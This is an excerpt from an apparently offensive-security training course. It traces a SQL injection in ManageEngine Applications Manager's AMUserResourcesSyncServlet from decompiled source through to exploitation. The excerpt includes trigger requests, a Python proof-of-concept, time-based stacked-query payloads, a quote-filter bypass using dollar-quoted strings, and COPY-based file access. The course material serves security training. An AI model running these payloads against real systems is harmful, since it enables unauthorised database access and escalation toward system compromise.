    Line 27: /*     */   public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
```

Figure 99: Locating all doGet() function implementations

In the case of *doGet*, we only find 87 instances of the function implementation, which is a much more reasonable starting point.

With a much smaller attack surface to review, we can start looking at every instance of the *doGet* implementation that processes user input before using it in a SQL query. This includes tracing

user-input values through subsequent function calls that originated in the *doGet* functions as well.

After spending some time using this methodology, we arrived at the *doGet* implementation of the *AMUserResourcesSyncServlet* class.

Typically, the *doPost* and *doGet* functions expect two parameters as shown in the listing below:

```
protected void doGet(HttpServletRequest req,
                     HttpServletResponse resp)
```

Listing 158 - Example of a servlet HTTP request handler method

The first parameter is an *HttpServletRequest*[47] object that contains the request a client has made to the web application, and the second one is an *HttpServletResponse*[48] object that contains a response the servlet will send to the client after the request is processed.

From the attacker point of view, we are particularly interested in the *HttpServletRequest* object, since that is what we can control. More specifically, we are interested in the servlet code that extracts HTTP request parameters through the *getParameter* or *getParameterValues* methods[49].

Now that we are familiar with how HTTP requests are processed in a Java servlet, let's dive straight into the *doPost* and *doGet* methods in the *AMUserResourcesSyncServlet* class:

```
18: public class AMUserResourcesSyncServlet
19:   extends HttpServlet
20: {
21:   public void doPost(HttpServletRequest request, HttpServletResponse response)
22:     throws ServletException, IOException
23:   {
24:     doGet(request, response);
25:   }
26:
27:   public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException
28:   {
29:     response.setContentType("text/html; charset=UTF-8");
30:     PrintWriter out = response.getWriter();
31:     String isSyncConfigtoUserMap = request.getParameter("isSyncConfigtoUserMap");
32:     if ((isSyncConfigtoUserMap != null) && ("true".equals(isSyncConfigtoUserMap)))
33:     {
34:       fetchAllConfigToUserMappingForMAS(out);
35:       return;
36:     }
37:     String masRange = request.getParameter("ForMasRange");
38:     String userId = request.getParameter("userId");
39:     String chkRestrictedRole = request.getParameter("chkRestrictedRole");
40:     AMLog.debug("[AMUserResourcesSyncServlet::(doGet)] masRange : " + masRange +
```

[47] https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletRequest.html

[48] https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletResponse.html

[49] https://docs.oracle.com/javaee/7/api/javax/servlet/ServletRequest.html#getParameter-java.lang.String

```
", userId : " + userId + " , chkRestrictedRole : " + chkRestrictedRole);
41:
42:     if ((chkRestrictedRole != null) && ("true".equals(chkRestrictedRole)))
43:     {
44:       boolean isRestricted = RestrictedUsersViewUtil.isRestrictedRole(userId);
45:       out.println(isRestricted);
46:
47:
48:     }
49:     else if (masRange != null)
        {
50:       if ((userId != null) && (!"".equals(userId))) {
52:         fetchUserResourcesofMASForUserId(userId, masRange, out);
          } else {
56:         fetchAllUserResourcesForMAS(masRange, out);
57:       }
58:     }
```

Listing 159 - The source code listing of the doPost/doGet methods in the AMUserResourcesSyncServlet servlet

First of all, in listing 159 we can see that the *doPost* method simply redirects to the *doGet*. In servlet implementations this practice where multiple HTTP verbs are handled by a single method is quite common.

In the *doGet* function, we can see on lines 31, 37, 38, and 39 that four different user-controlled parameters are retrieved from the HTTP request: *isSyncConfigtoUserMap, ForMasRange, userId*, and *chkRestrictedRole*.

While we are in *JD-GUI*, we can make use of syntax highlighting. Any time we double-click a variable, *JD-GUI* will highlight all instances where that variable is used. If we try this feature on the *userId* variable we can see that, besides being used in the *doGet* function, *userId* is also used to build a *SELECT* query within the *fetchUserResourcesofMASForUserId* function (Figure 100).

```
37    String masRange = request.getParameter("ForMasRange");
38    String userId = request.getParameter("userId");
39    String chkRestrictedRole = request.getParameter("chkRestrictedRole");
40    AMLog.debug("[AMUserResourcesSyncServlet::(doGet)] masRange : " + masRange + ", userId : " + userId + " , chkRestrictedRole : " + chkRestrictedRole);
42    if ((chkRestrictedRole != null) && ("true".equals(chkRestrictedRole)))
      {
44      boolean isRestricted = RestrictedUsersViewUtil.isRestrictedRole(userId);
45      out.println(isRestricted);
      }
49    else if (masRange != null)
      {
50      if ((userId != null) && (!"".equals(userId))) {
52        fetchUserResourcesofMASForUserId(userId, masRange, out);
        } else {
56        fetchAllUserResourcesForMAS(masRange, out);
        }
      }
      else
      {
60      AMLog.debug("[AMUserResourcesSyncServlet::(doGet)] Improper mas range is given");
      }
    }

    public void fetchUserResourcesofMASForUserId(String userId, String masRange, PrintWriter out)
    {
68    int strRange = Integer.parseInt(masRange);
69    int endRange = strRange + EnterpriseUtil.RANGE;
70    String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=" + userId + " and RESOURCEID >" + strRange + " and RESOURCEID < " + endRange;
71    AMLog.debug("[AMUserResourcesSyncServlet::(fetchUserResourcesofMASForUserId)] qry : " + qry);
```

Figure 100: Syntax-tracing of the userId variable

Let's have a look at the *fetchUserResourcesofMASForUserId* implementation.

```
66:   public void fetchUserResourcesofMASForUserId(String userId, String masRange,
PrintWriter out)
67:   {
68:     int stRange = Integer.parseInt(masRange);
69:     int endRange = stRange + EnterpriseUtil.RANGE;
70:     String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where
USERID=" + userId + " and RESOURCEID >" + stRange + " and RESOURCEID < " + endRange;
71:     AMLog.debug("[AMUserResourcesSyncServlet::(fetchUserResourcesofMASForUserId)]
qry : " + qry);
72:
73:     ResultSet rs = null;
74:     try
75:     {
76:       rs = AMConnectionPool.executeQueryStmt(qry);
77:       while (rs.next())
78:       {
79:         String resId = rs.getString(1);
80:         out.println(resId);
81:       }
82:     }
83:     catch (Exception ex)
84:     {
85:       ex.printStackTrace();
86:     }
87:     finally
88:     {
89:       AMConnectionPool.closeStatement(rs);
90:     }
91:   }
```

Listing 160 - The fetchUserResourcesofMASForUserId method

In the previous listing we can see (line 70) that the *userId* variable is concatenated into the query string that is executed at line 76. This certainly looks like a SQL injection vulnerability!

If we double-click on the *fetchUserResourcesofMASForUserId* function name in JD-GUI, we can also see that it is being called from the *doGet* function we started with on line 52 (listing 159). Let's see how we can arrive there and check if any sanitization is taking place.

To do so, we need to concern ourselves with the first and second *if* statements, on lines 32 and 42 respectively (listing 159). Specifically, if they evaluate to TRUE, we would not be able to reach the *else if* on line 49 (listing 159), which is what we are trying to do. We'll get to this shortly.

If we look at the aforementioned *if* statements, it is clear that we should be able to control the results of those statement evaluations as they depend on values that can be passed in a HTTP request. The key word here is "can." Notice that in both cases, the first check is whether the respective variables are *null*. This means we simply have to make sure that in our future requests, those parameters are not set and we should fall through to our target statement.

Speaking of which, the *else if* statement checks for the presence of the *masRange* variable (line 49 listing 159) and only moves on to the next *if* statement if the variable exists. Therefore, we need to make sure that our request has the *ForMasRange* parameter set (line 37 listing 159).

Finally, we arrive at the last *if* statement, which follows the same pattern: check for the presence of the *userId* variable (line 50 listing 159) and make sure it is not an empty string.

We have gone through this entire analysis to conclude that we should be able to reach the *fetchUserResourcesofMASForUserId()* function call without any sanitization of the *userId* variable.

Furthermore, a quick look at listing 160 shows that our variable is not sanitized within *fetchUserResourcesofMASForUserId* either, which means that we do indeed appear to have a valid SQL injection vulnerability on our hands.

5.3.4 Enabling Database Logging

Before we continue, let's enable database logging. This can save us a lot of time while debugging applications, especially when we are dealing with possible SQL injection vulnerabilities. Although we already know what the query is, we need to see if any of our characters are transformed before they arrive at the database level.

Since ManageEngine uses *PostgreSQL* as a back end database, we will need to edit its configuration file in order to enable any logging feature. In our virtual machine, the postgresql.conf file is located at the following path: C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\postgresql.conf

In order to instruct the database to log all SQL queries we'll change the postgresql.conf *log_statement* setting to *'all'* as shown in the listing below.

```
log_statement = 'all'                   # none, ddl, mod, all
```

Listing 161 - Modifying the postgresql.conf file to enable query logging

After changing the log file, we will need to restart the ManageEngine Applications Manager service to apply the new settings. We can do this by launching *services.msc* from the *Run* command window and finding the ManageEngine Applications Manager service (Figure 101).




Figure 101: Restarting the ManageEngine Applications Manager service

Once the service is restarted, we will be able to see failed queries in log files in the following directory:

```
C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log\
```

Listing 162 - PostgreSQL log directory

For the duration of our exploit development, we will need to be able to execute SQL queries directly against the database for debugging purposes.

One of the ways to do that is by using the *pgAdmin* software, which is installed on the ManageEngine virtual machine. This is a front end for PostgreSQL, the database used by the target application.




Figure 102: pgAdmin front end

To run SQL queries against the **pg_catalog** database, load up pgAdmin and connect to the local ManageEngine server instance.

Please refer to your course material in order to find the appropriate database credentials.

In pgAdmin, we can execute any SQL statement through the *Query Tool* as shown in Figure 103 and Figure 104.




Figure 103: Using the pgAdmin Query Tool




Figure 104: Executing a SQL query through the Query Tool

Alternatively, if you are more comfortable using the command line utility **psql.exe**, you can use that as well. Please note that the ManageEngine server instance is configured to listen on port 15432.




Figure 105: Using psql.exe to interact with the database

5.3.5 Triggering the Vulnerability

When available, analyzing the source code greatly accelerates vulnerability discovery and our understanding of any possible restrictions. Nevertheless, at some point we must trigger the vulnerability to make further progress. In order to do so, we need a URL to start crafting our request.

From the servlet mapping initially discovered in the web.xml file, we know that the URL we need to use to reach the vulnerable code is as follows:

```
<servlet-mapping>
    <servlet-name>AMUserResourcesSyncServlet</servlet-name>
    <url-pattern>/servlet/AMUserResourcesSyncServlet</url-pattern>
</servlet-mapping>
```

Listing 163 - The servlet mapping

```
<servlet>
    <servlet-name>AMUserResourcesSyncServlet</servlet-name>
    <servlet-
class>com.adventnet.appmanager.servlets.comm.AMUserResourcesSyncServlet</servlet-
class>
</servlet>
```

Listing 164 - The mapping location

Remember that during our analysis, we established that to reach the vulnerable SQL query, we only require two parameters in our request, namely *ForMasRange* and *userId*.

Putting all the information together, our initial request will look like this:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1; HTTP/1.1
Host: manageengine:8443
```

Listing 165 - Triggering the vulnerability

Notice that the request above performs a basic injection using a semicolon. The reason for this is because we already know what the vulnerable query looks like (listing 166) and we know that it does not contain any quoted strings. Therefore, trying to simply terminate the query with a semicolon at the injection point should work well.

```
String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE
where USERID=" + userId + " and RESOURCEID >" + stRange + " and
RESOURCEID < " + endRange;
```

Listing 166 - The SQL query taken from the code. Notice how there are no quotes that need to be escaped.

```
import sys
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def main():
    if len(sys.argv) != 2:
        print "(+) usage %s <target>" % sys.argv[0]
```

```
        print "(+) eg: %s target" % sys.argv[0]
        sys.exit(1)

    t = sys.argv[1]

    sqli = ";"

    r = requests.get('https://%s:8443/servlet/AMUserResourcesSyncServlet' % t,
                     params='ForMasRange=1&userId=1%s' % sqli, verify=False)
    print r.text
    print r.headers

if __name__ == '__main__':
    main()
```

Listing 167 - Sample proof-of-concept to trigger the vulnerability

When we send our trigger request through Burp or a simple Python script (Listing 167), we get a response that is not very verbose. As a matter of fact, it is virtually empty as indicated by the *Content-Length* of 0.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID_APM_9090=5A0EF105FBA016EA342E8B6F20B8FB63;
Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Sat, 26 Nov 2016 08:57:40 GMT
```

Listing 168 - The HTTP response from the SQL Injection GET request

This is worth noting because in the case of a black box test, we would almost have no way of knowing that an SQL injection vulnerability even exists. The HTTP server does not pass through any kind of verbose errors, any POST body changes, or 500 status codes. In other words, at first glance everything seems okay.

Yet, when we look into the previously mentioned log file located in the C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log\ directory, we see an error message that is clearly indicative of an SQL injection:

```
[ 2018-04-21 04:33:39.928 GMT ]:LOG:  execute <unnamed>: select distinct(RESOURCEID)
from AM_USERRESOURCESTABLE where USERID=1
[ 2018-04-21 04:33:39.929 GMT ]:ERROR:  syntax error at or near "and" at character 2
[ 2018-04-21 04:33:39.929 GMT ]:STATEMENT:   and RESOURCEID >1 and RESOURCEID <
10000001
```

Listing 169 - The injected ";" character breaks The SQL query confirming the presence of a vulnerability

Before we continue we need to provide a little but more detail about this particular vulnerability. In a brand new installation of our target web application, the data table that is used in the vulnerable query (*AM_USERRESOURCESTABLE*) does not contain any data. When this is true, it can lead to misleading or incomplete results if we only try injecting trivial payloads. Let's see why that is.

If we pay close attention, we can see that we have a few options for the type of payload we can inject. One approach would be to use a UNION query and extract data directly from the database. However, we need to be mindful of the fact that the *RESOURCEID* column that the original query is referencing, is defined as a *BIGINT* datatype. In other words, we could only extract arbitrary data when it is of the same data type.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT 1
```

Listing 170 - A simple UNION injection payload

Another option is to use a *UNION* query with a boolean-based blind injection. Similar to what we have already seen in ATutor, we could construct the injected queries to ask a series of *TRUE* and *FALSE* questions and infer the data we are trying to extract in that fashion.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT
CASE WHEN (SELECT 1)=1 THEN 1 ELSE 0 END
```

Listing 171 - An injection payload using UNION and a boolean conditional statement

The reason why we are not considering this approach is because one of the great things about Postgres SQL-injection attacks is that they allow an attacker to perform stacked queries. This means that we can use a query terminator character in our payload, as we saw in listing 165, and inject a completely new query into the original vulnerable query string. This makes exploitation much easier since neither the injection point nor the payload are limited by the nature of the vulnerable query.

The downside with stacked queries is that they return multiple result sets. This can break the logic of the application and with it the ability to exfiltrate data with a boolean blind-based attack. Unfortunately, this is exactly what happens with our ManageEngine application. An example error message from the application logs (C:\Program Files (x86)\ManageEngine\AppManager12\logs\stdout.txt) when using stacked queries can be seen below.

```
[30 Nov 2018 07:40:23:556] SYS_OUT: AMConnectionPool : Error while executing query
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1;SELECT (CASE
WHEN (1=1) THEN 1 ELSE 0 END)-- and RESOURCEID >1 and RESOURCEID < 10000001. Error
Message : Multiple ResultSets were returned by the query.
```

Listing 172 - Using stacked queries with boolean-based payloads results in the breakdown of application logic

In order to solve this problem and still be able to use the flexibility of stacked queries, we have to resort to time-based blind injection payloads.

In the case of PostgreSQL, to confirm the blind injection we would use the *pg_sleep* function, as shown in the listing below.

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;
select+pg_sleep(10); HTTP/1.1
Host: manageengine:8443
```

Listing 173 - Causing the database to sleep for 10 seconds before returning

Note that the plus sign between *select* and *pg_sleep* will be interpreted as a space. This could also be substituted with the "%20" characters, which are the URL-encoded equivalent of a space.

Now that we have verified our ability to execute stacked queries along with time-based blind injection, we can continue our exploit development.

5.3.6 Exercise

1. Improve the regex used earlier to locate all the *SELECT* SQL queries in the code base in order to limit the results to only those which include string concatenation and a *WHERE* clause.
2. Recreate the *pg_sleep* injection as described in the previous section.
3. Experiment with different payloads and try to discover if there are any character limitations for the injected payloads.

5.4 Bypassing Character Restrictions

As we previously stated, our ability to use stacked queries in the payload is very powerful. However, after testing various payloads, specifically those that include quoted strings, we noticed something strange. Let's take a look at the following simple example in which we inject a single quote in the query:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1' HTTP/1.1
Host: manageengine:8443
```

Listing 174 - Sending an SQL Injection payload that contains a single quote

Looking at the log file we see the following error:

```
[ 2018-04-21 04:42:58.221 GMT ]:ERROR:  operator does not exist: integer &# integer at
character 73
[ 2018-04-21 04:42:58.221 GMT ]:HINT:  No operator matches the given name and argument
type(s). You might need to add explicit type casts.
[ 2018-04-21 04:42:58.221 GMT ]:STATEMENT:  select distinct(RESOURCEID) from
AM_USERRESOURCESTABLE where USERID=1&#39
```

Listing 175 - The SQL error message in the log file

As it turns out, special characters are HTML-encoded before they are sent to the database for further processing. This causes us a few headaches as it seems that we cannot use quoted string values in our queries.

In MySQL, this could be solved easily. For example, the following two *select* statements are equally valid:

```
MariaDB [mysql]> select concat('1337',' h@x0r')
    -> ;
+-------------------------+
| concat('1337',' h@x0r') |
+-------------------------+
| 1337 h@x0r              |
+-------------------------+
```

```
1 row in set (0.00 sec)

MariaDB [mysql]> select concat(0x31333337,0x206840783072)
    -> ;
+-----------------------------------+
| concat(0x31333337,0x206840783072) |
+-----------------------------------+
| 1337 h@x0r                        |
+-----------------------------------+
1 row in set (0.00 sec)
```

Listing 176 - MySQL syntax that automatically decodes a string value from ASCII hex

As shown in the listing above, the ASCII characters in their hexadecimal representation are automatically decoded by the MySQL engine.

Unfortunately, this feature is not present in PostgreSQL. Moreover, upon of a review of the PostgreSQL documentation for string manipulation functions[50], we noticed that most functions used for encoding and decoding of various data formats such as *hex* or *base64* make use of quotes.

As an example, the listing below shows how to make use of the *decode* function in PostgreSQL to convert our "AWAE" base64 encoded string:

```
select convert_from(decode('QVdBRQ==', 'base64'), 'utf-8');
```

Listing 177 - Using the decode function in PostgreSQL. Note: we still need quotes!




Figure 106: Testing out the decode function

[50] https://www.postgresql.org/docs/9.2/static/functions-string.html

5.4.1 Using CHR and String Concatenation

One of the ways in which we can bypass the quotes restriction is to use the *CHR*[51] and *concatenation* syntax. For example, in most situations, we can select individual characters using their code points[52] (numbers that represent characters) and concatenate them together using the double pipe (||) operator.

```
amdb=#SELECT CHR(65) || CHR(87) || CHR(65) || CHR(69);
 ?column?
----------
 AWAE
(1 row)
```

Listing 178 - Using the char function to avoid quotes

The problem is that character concatenation only works for basic queries such as *SELECT*, *INSERT*, *DELETE*, etc. It does not work for all SQL statements.

```
amdb=# CREATE TABLE AWAE (offsec text); INSERT INTO AWAE(offsec) VALUES
(CHR(65)||CHR(87)||CHR(65)||CHR(69));
CREATE TABLE
INSERT 0 1
amdb=# SELECT * from AWAE;
 offsec
--------
 AWAE
(1 row)
```

Listing 179 - This is valid syntax

In the example above, the SQL statement creates a table called "AWAE" containing a single column of text and successfully inserts a record into it. However, if we try to execute a function, the query will fail. For example, here is the the *COPY* function using *CHR* to write to a file:

```
CREATE TABLE AWAE (offsec text);
INSERT INTO AWAE(offsec) VALUES (CHR(65)||CHR(87)||CHR(65)||CHR(69));
COPY AWAE (offsec) TO
CHR(99)||CHR(58)||CHR(92)||CHR(92)||CHR(65)||CHR(87)||CHR(65)||CHR(69));
ERROR:  syntax error at or near "CHR"
LINE 3: COPY AWAE (offsec) TO CHR(99)||CHR(58)||CHR(92)||CHR(92)||CH...
                              ^

********** Error **********
```

Listing 180 - Failing at writing to the target file c:\\AWAE using the CHR function

While the *CHR* function can be very helpful while dealing with non-printable characters, we need to find a better way to bypass the quotes restrictions for those situations where we need to make use of PostgreSQL functions such as *COPY*.

[51] https://www.postgresql.org/docs/9.1/static/functions-string.html

[52] https://en.wikipedia.org/wiki/Code_point

5.4.2 It Makes Lexical Sense

After spending some time reading the PostgreSQL documentation related to Lexical Structure[53], we noticed that PostgreSQL syntax also supports *dollar-quoted* string constants. Their purpose is to make it easier to read statements that contain strings with literal quotes.

Essentially, two dollar characters ($$) can be used as a quote (') substitute by themselves, or a single one ($) can indicate the beginning of a "tag." The tag is optional, can contain zero or more characters, and is terminated with a matching dollar ($). If used, this tag is then required at the end of the string as well.

As a result, the following syntax examples produce the exact same result in PostgreSQL:

```
SELECT 'AWAE';
SELECT $$AWAE$$;
SELECT $TAG$AWAE$TAG$;
```

Listing 181 - Using dollar-quoted string constants. Notice the use of the optional tag called TAG in the third SQL statement

This allows us to fully bypass the quotes restriction we have previously encountered as shown in the listing below.

```
CREATE TEMP TABLE AWAE(offsec text);INSERT INTO AWAE(offsec) VALUES ($$test$$);
COPY AWAE(offsec) TO $$C:\Program Files (x86)\PostgreSQL\9.2\data\test.txt$$;

COPY 1

Query returned successfully in 201 msec.
```

Listing 182 - Using dollar-quoted string constants to bypass quotes restrictions

5.5 Blind Bats

Now that we have all of our tools and methods worked out in theory, let's try to attack the application and see how far we can take it. So far we have mostly played with unterminated queries to understand the limitations in the attacker-provided input. We have, however, briefly shown how to use stacked queries in our payload when we tested the blind SQL injection vulnerability with the help of the *pg_sleep* function.

As a reminder, the following GET request shows how to execute arbitrary stacked queries exploiting the vulnerable *AMUserResourcesSyncServlet* servlet:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;<some query>;--+
HTTP/1.0
Host: manageengine:8443
```

Listing 183 - The ability for us to execute arbitrary SQL statements through stacked queries

[53] https://www.postgresql.org/docs/9.2/static/sql-syntax-lexical.html

Now that we can bypass the quotes restriction and are able to execute arbitrary stacked queries, it would be helpful to verify what database privileges the vulnerable application is running with. This is very important because if the application is running with database administrator (DBA) privileges, we will have access to more powerful functionalities such as the ability to interact with the file system and potentially load third-party PostgreSQL extensions (native C++ code). More on that later!

Therefore let's try to develop a working payload that will reveal if we are DBA or not. Remember that we *have* to use a time-based injection payload due to lack of verbose output from the application while using stacked queries.

The following SQL query validates that we are, in fact, a DBA user of the database:

```
SELECT current_setting('is_superuser');
```

Listing 184 - Checking our DB privileges




Figure 107: The "on" result indicates we have DBA privileges

Figure 107 shows that the result returned by the query from Listing 184 is the string "on". Therefore, to be able to use the query from the listing above in a time-based SQL injection attack, we could use a conditional statement to test the result string in conjunction with the *pg_sleep* function. The following SQL statement should do the trick:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;SELECT+case+when+(SELECT+cu
rrent_setting($$is_superuser$$))=$$on$$+then+pg_sleep(10)+end;--+
```

Listing 185 - Checking if we are DBA

The injected query shown in listing 185 will only sleep for 10 seconds if the *is_superuser* setting from the *current_setting* table is set to "on."

5.5.1 Exercise

Implement the time based payload from listing 185 in the provided proof of concept Python script (Listing 167).

5.6 Accessing the File System

While getting access to all the information contained in the ManageEngine database is a good achievement, we are operating under the privileges of the DBA user. Therefore, we have access to far more powerful functionalities than simply extracting information contained in the database.

In these situations, our goal is typically to gain system access leveraging the database layer. Usually, this is done by using database functions to read and write to the target file system. Other options, when supported, are to execute system commands through the database or to extend the database functionality to execute system commands or custom code.

Let's explore these options. In order for us to access the file system, we need to develop a different and valid injection query. Once again, we will take advantage of the fact that we have the ability to perform stacked queries in our attack.

If you recall, we have already used the PostgreSQL function called *COPY*[54] in a previous example in listing 180. This function allows us to read or write to the file system as shown in the following example syntax taken from the PostgreSQL manual:

```
COPY <table_name> from <file_name>
```

Listing 186 - Reading content from files

```
COPY <table_name> to <file_name>
```

Listing 187 - Writing content to files

The idea behind the *COPY* function is that it is used for importing or exporting data using a table and a file. However, that is a rather loose definition, and in the case of *COPY TO*, we do not need a valid table. We can perform a sub query to return arbitrary content. The following query demonstrates this idea:

```
COPY (select $$awae$$) to <file_name>
```

Listing 188 - Using a subquery to return valid data so that the COPY operation can write to a file

